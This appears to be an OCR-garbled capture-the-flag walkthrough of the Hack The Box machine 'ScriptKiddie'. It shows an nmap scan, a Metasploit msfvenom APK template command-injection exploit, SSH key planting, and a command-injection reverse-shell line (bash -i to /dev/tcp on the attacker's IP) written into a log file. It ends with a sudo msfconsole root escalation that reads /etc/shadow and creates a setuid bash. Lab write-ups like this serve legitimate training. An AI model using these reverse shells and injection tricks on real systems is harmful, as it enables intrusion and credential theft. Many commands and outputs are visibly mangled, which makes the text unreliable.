


ScriptKiddie - 7th March 21

POSTSCRIPTS

11



```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Nmap results saved to nmap_10.10.10.226.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 21:50 GMT
```


```

2 22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3 | ssh-hostkey:
4 |   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
5 |   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
6 |_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
7 5000/tcp open  http      Werkzeug httpd 0.16.1 (Python 3.8.5)
8 |_http-server-header: Werkzeug/0.16.1 Python/3.8.5
9 |_http-title: k1d'5 h4ck3r t00l5

```

The SSH service is running an up to date version on port 22


```
nmap
scan top 100 ports on an ip
```



```
venom -i 10.10.10.10 -u user -p 'Password123!' -r 10.10.10.10 -o rev_tcp_meterpreter.exe -p windows
```

os: windows


windows

linux


```
template file (optional):  
Browse... No file selected.
```

if we try to

```
android requires a apk ext template file
```



Googling around, we can find a **metasploit module** that can generate a malicious `mailto:` URL:




If we fill the options with our details with `set`, `host`, `url` and hit `run`, metasploit will generate a malicious .apk for us.

```
msf6 exploit(unix/fileformat/metasploit/msfvenom_apk_template_cmd_injection) > run
```

All thats left is to **upload** this malicious .apk file on the **Payloads** section of the website. Start a reverse shell with `sudo nc -nvlp 4444` and hit **generate!**

```
payloads
venom it up - gen r
os: android ▾
```



Kid Shell

go and get the user flag and then come back for enumeration.

Use Shell

Insert an **ssh key** into the kid user's directory. In your kali run `sshkeyn -f kid_key` and press `enter`.

Go to `cat kid_key.pub` and copy it. Then in the victim shell, we're going to echo it into the `kid/.ssh/authorized_keys` `echo " [long old key]" >> authorized_keys`

95

Double check it worked okay, and then ssh in `ssh -i kid_key kid@1`

```
#!/bin/bash
log=/home/kid/logs/hackers
```

```
cd /home/kid/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

The below one liner utilises

- We can use 'stop anything'

```
echo " ;/bin/bash -c bash -i >& /dev/tcp/10.14.17.5991 0>&1 #" >> hackers
```

nano and when I hit save

- ```
GNU nano 4.8
echo " ;bin/bash -c 'bash -i >& /dev/tcp/10.10.14.17/5991|0>&1' #" >>hackers
```

|                    |                     |                    |                      |                   |
|--------------------|---------------------|--------------------|----------------------|-------------------|
| <b>^G</b> Get Help | <b>^O</b> Write Out | <b>^W</b> Where Is | <b>^K</b> Cut Text   | <b>^J</b> Justify |
| <b>^X</b> Exit     | <b>^R</b> Read File | <b>^N</b> Replace  | <b>^U</b> Paste Text | <b>^T</b> To Spel |

```
[07-Mar-21 12:41:56 GMT] scriptkiddie/exploit
→ sudo nc -nvlp 5991
listening on [any] 5991 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.226] 51668
bash: cannot set terminal process group (871): Inappropriate ioctl for device
bash: no job control in this shell
```

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
 (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

By opening `sudo /opt/metasploit-framework-6.0.9/msfconsole` we spawn metasploit...but we just ignore that and run bash commands anyway, we see we are running as root in the linux file system

```
msf6 > cat /etc/shadow
```

```
[*] exec: cat /etc/shadow

root:6R04wVQ/hyHxJln4S$UQL5o6XSa2USqAM.RT9YwuyFhZWriZ
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
root:*:18474:0:99999:7:::

y root's bash binary to the Kid user we can ssh in:

ssh /home/kid/bash && chmod +s /home/kid/bash

> cp /bin/bash /home/kid/bash && chmod +s /home/kid/bash
```

```
[*] exec: cp /bin/bash /home/kid/bash &&
```

```
kidd@scriptkiddie:~$ ls
bash html 0004 snap user.txt
kidd@scriptkiddie:~$./bash -p
bash-5.0# whoami 00 cat /root/root.txt
root
```